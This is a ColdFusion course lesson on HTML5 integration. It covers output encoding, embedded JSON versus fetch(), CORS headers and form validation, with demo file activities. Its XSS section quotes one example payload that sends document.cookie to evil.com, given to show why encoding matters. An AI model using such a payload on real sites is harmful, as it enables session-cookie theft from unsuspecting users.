HTML5 and Advanced ColdFusion Features
HTML5 + ColdFusion
HTML5 is not a dated technology — it is the current living standard for the web, maintained continuously by WHATWG. Every browser ships HTML5. There is no HTML6. When you write <!DOCTYPE html> today you are writing HTML5, and the platform keeps gaining capabilities (Web Components, View Transitions, Container Queries, WASM) without ever changing that doctype.
ColdFusion's role is always server-side: it queries databases, processes business logic, and renders HTML or JSON. The browser's HTML5 APIs — localStorage, canvas, geolocation, WebSockets, fetch — consume that output. CFML never runs in the browser.
What actually evolved since "HTML5 launched"?
The term "HTML5" entered common use around 2010 when browsers started shipping canvas, video, and localStorage. What has changed since then is not the standard itself but the richness of the platform built on top of it:
| Era | New capabilities |
|---|---|
| 2010–2014 | <canvas>, <video>, <audio>, localStorage, geolocation, WebSockets |
| 2015–2018 | ES6 modules, Fetch API, Service Workers, CSS Grid |
| 2019–2022 | Web Components, CSS custom properties, Intersection Observer |
| 2023–today | View Transitions API, Container Queries, CSS @layer, WASM threads |
All of this runs on the same <!DOCTYPE html> foundation. When this course says "HTML5", it means the full modern browser platform — not just the 2010 feature set.

ColdFusion generates the HTML and embeds JSON; all HTML5 API calls execute entirely in the browser.
Activity 1 — Create a basic HTML5 page with dynamic CFML
Activity: Create html5_demo.cfm — an HTML5 page that uses the correct doctype and renders a dynamic timestamp with CFML.
Terminal tab:
sudo tee /opt/coldfusion2025/cfusion/wwwroot/student/html5_demo.cfm << 'EOF'
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>CF + HTML5 Demo</title>
</head>
<body>
  <h1>ColdFusion + HTML5</h1>
  <cfoutput>
    <p>Server time: <strong>#timeFormat(now(), "HH:mm:ss")#</strong></p>
    <p>Today is: <strong>#dateFormat(now(), "dddd, mmmm d, yyyy")#</strong></p>
  </cfoutput>
</body>
</html>
EOF
✏️ Using the IDE tab instead? Create the file here
In the IDE tab, click File → Open Folder…, type /opt/coldfusion2025/cfusion/wwwroot/student and press Enter. If VS Code asks "The folder does not exist. Would you like to create it?" — click Yes. Then right-click in the Explorer panel → New File → name it html5_demo.cfm, paste the content from the Terminal command above, and save with Ctrl+S.
Verify the file is served:
curl -s http://localhost:8500/student/html5_demo.cfm | head -20

html5_demo.cfm served with a live timestamp rendered by ColdFusion.
HTML5 doctype and page structure
The <!DOCTYPE html> declaration on line 1 is the only doctype you need for HTML5. It tells the browser to use the modern standards-mode parser — without it, browsers fall back to quirks mode with inconsistent layout behaviour.
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>CF + HTML5 — Help Desk</title>
</head>
<body>
<cfscript>
  tickets = queryExecute(
    "SELECT t.id, t.title, t.priority
     FROM   hd_tickets t
     WHERE  t.status = 'open'
     ORDER  BY t.created_at DESC",
    {},
    {datasource: "training_db"}
  );
</cfscript>

<ul id="ticket-list">
  <cfoutput query="tickets">
    <li data-id="#id#" data-priority="#priority#">#encodeForHTML(title)#</li>
  </cfoutput>
</ul>

<script>
  const items = document.querySelectorAll("#ticket-list li");
  items.forEach(li => {
    li.addEventListener("click", () => {
      localStorage.setItem("lastSelected", li.dataset.id);
    });
  });
</script>
</body>
</html>
Notice encodeForHTML() — always encode untrusted data before rendering it in HTML to prevent XSS.
What is XSS and why does encodeForHTML() matter?
XSS — Cross-Site Scripting is one of the most common web vulnerabilities. It happens when an attacker injects malicious JavaScript into a page that other users then load in their browser. The injected script runs with the same trust as the legitimate page, allowing it to steal session cookies, redirect users, or perform actions on their behalf.
A classic example without encoding:
<!--- DANGEROUS — never do this --->
<cfoutput>
  <p>Hello, #form.username#!</p>
</cfoutput>
If a user submits <script>document.location='https://evil.com?c='+document.cookie</script> as their username, that script tag lands verbatim in the HTML and executes in every visitor's browser.
With encodeForHTML() — safe:
<!--- SAFE — output is escaped before rendering --->
<cfoutput>
  <p>Hello, #encodeForHTML(form.username)#!</p>
</cfoutput>
encodeForHTML() converts dangerous characters to their HTML entity equivalents:
| Character | Encoded as |
|---|---|
< | < |
> | > |
" | " |
' | ' |
& | & |
The browser renders the entity as visible text, never as executable markup.
ColdFusion's encoding functions — use the right one for the context:
| Context | Function |
|---|---|
| Inside HTML tags / text | encodeForHTML() |
| Inside an HTML attribute value | encodeForHTMLAttribute() |
Inside a <script> block | encodeForJavaScript() |
| Inside a URL parameter | encodeForURL() |
| Inside a CSS value | encodeForCSS() |
The practical rule: any time you render data that came from a user, a database, a URL parameter, or any external source — encode it. The only safe assumption is that all external data is untrusted.
Activity 2 — Add the HTML5 doctype and verify
Activity: Confirm that html5_demo.cfm contains the HTML5 doctype. If you used the tee command in Activity 1 it is already there. Check with:
curl -s http://localhost:8500/student/html5_demo.cfm | grep -i "DOCTYPE"
You should see <!DOCTYPE html> in the output.

Terminal confirming the HTML5 doctype is present in the page source.
Two patterns for sending CFML data to JavaScript
There are two established approaches for getting server-side data into browser JavaScript. Which one you use depends on your architecture.
What is SSR (Server-Side Rendering) and how does it differ from CSR?
SSR — Server-Side Rendering means the server builds the complete HTML document — including all data — and sends it to the browser in a single HTTP response. The browser receives a fully-formed page it can display immediately, with no additional requests needed to fetch data.
CSR — Client-Side Rendering means the server sends a minimal HTML shell, and the browser then makes one or more additional requests (usually fetch() or XHR) to load data and build the page using JavaScript.
SSR flow:
  Browser → GET /tickets.cfm → ColdFusion queries DB, builds full HTML → Browser renders

CSR flow:
  Browser → GET /index.html → empty shell arrives
  Browser → GET /api/tickets.cfm → JSON data arrives → JS builds the DOM
In ColdFusion, SSR is the default model. Every .cfm page that uses <cfoutput>, queryExecute(), or writeOutput() is doing SSR — ColdFusion runs the logic, builds the HTML, and returns it complete.
Why SSR is still relevant today:
| Concern | SSR | CSR |
|---|---|---|
| Time to first paint | Fast — page is ready on arrival | Slower — JS must run first |
| SEO | Excellent — content is in the initial HTML | Requires extra work (SSR frameworks or pre-rendering) |
| Simplicity | One request, no loading states | Requires error handling, spinners, and state management |
| Real-time data | Full page reload to refresh | fetch() can update just part of the page |
The ColdFusion SSR pattern:
<cfscript>
  tickets = queryExecute("SELECT id, title FROM hd_tickets", {}, {datasource:"training_db"});
</cfscript>
<ul>
  <cfoutput query="tickets">
    <li>#encodeForHTML(title)#</li>
  </cfoutput>
</ul>
This is pure SSR — by the time the <ul> reaches the browser, every <li> is already there. No JavaScript required.
When to move to CSR: when your data must refresh without a full page reload (live dashboards, chat, notifications), or when you are building a dedicated React/Vue/Angular SPA that consumes a CF JSON API.
Embedded JSON (SSR) vs fetch — when to use each?
Pattern 1 — Embedded JSON (Server-Side Rendering): The server renders the full page including the data baked in as a JavaScript variable. No second HTTP request needed.
<cfscript>
  tickets = queryExecute(
    "SELECT id, title, status FROM hd_tickets",
    {},
    { datasource: "training_db", returntype: "array" }
  );
  jsonData = serializeJSON(tickets);
</cfscript>
<script>
  const tickets = <cfoutput>#jsonData#</cfoutput>;
  renderTable(tickets);
</script>
✓ Fewer round-trips — data is available instantly on page load ✓ Better for SEO — content is in the initial HTML ✓ Simpler — no CORS headers, no loading states needed ✗ Page must fully reload to refresh data
Pattern 2 — fetch() API (Client-Side Data Fetching): The page loads first, then JavaScript calls a CF JSON endpoint asynchronously.
async function loadTickets() {
  const res  = await fetch('/api/tickets.cfm');
  const data = await res.json();
  renderTable(data.tickets);
}
loadTickets();
✓ Page stays interactive — data refreshes without full reload ✓ Works perfectly with React, Vue, Angular frontends ✓ Supports real-time updates (poll or WebSocket) ✗ Requires CORS headers on the CF endpoint ✗ Needs loading/error states in the UI
The practical rule: use embedded JSON for simple server-rendered pages; use fetch() when building a SPA or when data needs to refresh without a page reload.
Passing CFML data to JavaScript (embedded JSON)

Two patterns for sending CF data to the browser — embedded JSON (SSR) for simple pages, fetch() for SPAs and dynamic updates.
Inject server-side data as a JSON literal into a JavaScript variable:
<cfscript>
  tickets = queryExecute(
    "SELECT id, title, priority, status FROM hd_tickets",
    {},
    { datasource: "training_db", returntype: "array" }
  );
  jsonData = serializeJSON(tickets);
</cfscript>
<script>
  const tickets = <cfoutput>#jsonData#</cfoutput>;
  console.log(tickets);
</script>
queryExecute() accepts a returntype option in its third argument — passing "array" makes it return an array of structs directly, which serializeJSON() then renders as a JSON array. No helper function needed.
What is CORS and why does fetch() need it?
CORS — Cross-Origin Resource Sharing is a browser security mechanism that controls which domains are allowed to read responses from a server. It was introduced as a W3C standard in 2014 (implemented in all major browsers by 2015) to replace the older, less flexible JSONP workaround.
The Same-Origin Policy (the problem CORS solves):
Browsers enforce a rule called the Same-Origin Policy — a page at https://app.example.com cannot read responses from https://api.other.com unless the server explicitly permits it. This prevents malicious scripts on one site from silently reading data from another (e.g. your bank).
How CORS works:
When JavaScript calls fetch('https://api.other.com/data'), the browser automatically adds an Origin header. The server must respond with Access-Control-Allow-Origin — if it doesn't, the browser blocks the response (the request still happens on the server, but JavaScript never sees the result).
In ColdFusion you add CORS headers in two places:
<!--- Option 1: per-endpoint in your .cfm file --->
<cfheader name="Access-Control-Allow-Origin" value="*">
<cfheader name="Access-Control-Allow-Methods" value="GET, POST, DELETE, OPTIONS">
<cfheader name="Access-Control-Allow-Headers" value="Content-Type, Authorization">
<!--- Option 2: globally in Application.cfc onRequestStart — preferred --->
public boolean function onRequestStart(string targetPage) {
  cfheader(name="Access-Control-Allow-Origin",  value="https://your-frontend.com");
  cfheader(name="Access-Control-Allow-Methods", value="GET, POST, DELETE, OPTIONS");
  cfheader(name="Access-Control-Allow-Headers", value="Content-Type, Authorization");
  if (cgi.REQUEST_METHOD == "OPTIONS") { abort; }  // handle preflight
  return true;
}
* vs specific origin:
Access-Control-Allow-Origin: *— allows any domain (fine for public APIs, dangerous for authenticated APIs)Access-Control-Allow-Origin: https://app.example.com— allows only your specific frontend (correct for authenticated APIs)
Why embedded JSON doesn't need CORS:
When you use serializeJSON() to bake data into the page, the browser sees it as part of the same HTML document — no cross-origin request is made, so no CORS header is needed.
The practical rule: if your CF endpoint is called by fetch() from a different domain (or a different port on the same domain), add CORS headers. If CF renders the page and data together, CORS is irrelevant.
Activity 3 — Add dynamic CFML output to the page
Activity: Update html5_demo.cfm to embed a JSON array of items rendered by JavaScript.
Terminal tab — overwrite the file:
sudo tee /opt/coldfusion2025/cfusion/wwwroot/student/html5_demo.cfm << 'EOF'
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>CF + HTML5 Demo</title>
</head>
<body>
  <h1>ColdFusion + HTML5</h1>

  <cfoutput>
    <p>Server time: <strong>#timeFormat(now(), "HH:mm:ss")#</strong></p>
    <p>Today is: <strong>#dateFormat(now(), "dddd, mmmm d, yyyy")#</strong></p>
  </cfoutput>

  <cfscript>
    items = ["Apples", "Bananas", "Cherries"];
    jsonItems = serializeJSON(items);
  </cfscript>

  <ul id="fruit-list"></ul>

  <script>
    const fruits = <cfoutput>#jsonItems#</cfoutput>;
    const ul = document.getElementById("fruit-list");
    fruits.forEach(f => {
      const li = document.createElement("li");
      li.textContent = f;
      ul.appendChild(li);
    });
  </script>
</body>
</html>
EOF
✏️ Using the IDE tab instead? Edit the file here
In the IDE tab, open html5_demo.cfm, select all, replace with the content from the Terminal command above, and save with Ctrl+S.
Open /html5_demo.cfm in the ColdFusion 2025 browser tab to verify the fruit list renders.
curl -s http://localhost:8500/student/html5_demo.cfm | grep -i "writeOutput\|cfoutput\|serializeJSON"

html5_demo.cfm showing dynamic CFML output and a JavaScript-rendered list populated from embedded JSON.
HTML5 Form validation + CFML processing
HTML5 provides built-in client-side validation via attributes like required, minlength, type="email". ColdFusion handles the server-side processing when the form submits.
<!DOCTYPE html>
<html>
<body>
<form method="post" action="create_ticket.cfm">
  <input type="text"   name="title"       required minlength="5" maxlength="255">
  <textarea            name="description" required></textarea>
  <select              name="priority">
    <option>low</option><option selected>medium</option>
    <option>high</option><option>critical</option>
  </select>
  <button type="submit">Submit Ticket</button>
</form>
</body>
</html>
Never rely on client-side validation alone. Always re-validate on the server inside your
.cfmhandler.
Activity 4 — Build an HTML5 form with email and date validation
Activity: Create html5_form_demo.cfm — a self-contained form with type="email" and type="date" validation, echoing submitted values back with CFML server-side processing.
Terminal tab:
sudo tee /opt/coldfusion2025/cfusion/wwwroot/student/html5_form_demo.cfm << 'EOF'
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>HTML5 Form Validation Demo</title>
  <style>
    body { font-family: sans-serif; max-width: 520px; margin: 2rem auto; }
    label { display: block; margin-top: 1rem; font-weight: bold; }
    input, select { width: 100%; padding: .4rem; margin-top: .25rem; box-sizing: border-box; }
    button { margin-top: 1.2rem; padding: .5rem 1.4rem; }
    .result { margin-top: 1.5rem; padding: 1rem; background: #f0f4ff; border-left: 4px solid #3b82d4; }
    .error  { color: #c0392b; }
  </style>
</head>
<body>
  <h1>Event Registration</h1>

<cfif cgi.REQUEST_METHOD eq "POST">
  <cfscript>
    email     = trim(form.email      ?: "");
    eventDate = trim(form.event_date ?: "");
    name      = trim(form.fullname   ?: "");
    errors    = [];

    // Server-side validation — never trust client-side alone
    if (!isValid("email", email))
      arrayAppend(errors, "A valid email address is required.");
    if (len(name) lt 2)
      arrayAppend(errors, "Full name must be at least 2 characters.");
    if (!isValid("date", eventDate))
      arrayAppend(errors, "A valid event date is required.");
    else if (parseDateTime(eventDate) lt now())
      arrayAppend(errors, "Event date must be today or in the future.");
  </cfscript>

  <cfif arrayLen(errors)>
    <div class="result">
      <strong class="error">Please fix the following:</strong>
      <ul>
        <cfoutput><cfloop array="#errors#" index="e"><li class="error">#encodeForHTML(e)#</li></cfloop></cfoutput>
      </ul>
    </div>
  <cfelse>
    <div class="result">
      <strong>Registration confirmed!</strong><br>
      <cfoutput>
        Name: <strong>#encodeForHTML(name)#</strong><br>
        Email: <strong>#encodeForHTML(email)#</strong><br>
        Event date: <strong>#dateFormat(parseDateTime(eventDate), "dddd, mmmm d, yyyy")#</strong>
      </cfoutput>
    </div>
  </cfif>
</cfif>

  <form method="post" action="html5_form_demo.cfm">
    <label for="fullname">Full name</label>
    <input type="text"  id="fullname"   name="fullname"   required minlength="2" placeholder="Jane Smith">

    <label for="email">Email address</label>
    <input type="email" id="email"      name="email"      required placeholder="jane@example.com">

    <label for="event_date">Event date</label>
    <input type="date"  id="event_date" name="event_date" required
           min="<cfoutput>#dateFormat(now(), 'yyyy-mm-dd')#</cfoutput>">

    <button type="submit">Register</button>
  </form>
</body>
</html>
EOF
✏️ Using the IDE tab instead? Create the file here
In the IDE tab, right-click in the Explorer panel → New File → name it html5_form_demo.cfm, paste the content from the Terminal command above, and save with Ctrl+S.
Open /html5_form_demo.cfm in the ColdFusion 2025 browser tab. Try submitting:
- An empty form — the browser blocks it and highlights the first missing field
- An invalid email like
notanemail— the browser shows a native email error - A past date — ColdFusion's server-side check catches it even if the browser
minattribute is bypassed - A valid submission — ColdFusion echoes the confirmed registration back
curl -s http://localhost:8500/student/html5_form_demo.cfm | grep -i "Event Registration"

HTML5 type="email" and type="date" provide instant browser validation; ColdFusion re-validates and processes on the server.
When all the checks above are green, this lesson is complete. Your progress is saved automatically — move straight on to the next lesson.
- Previous lesson
- Object-Oriented Programming with CFCs
- Next lesson
- Multimedia Content Integration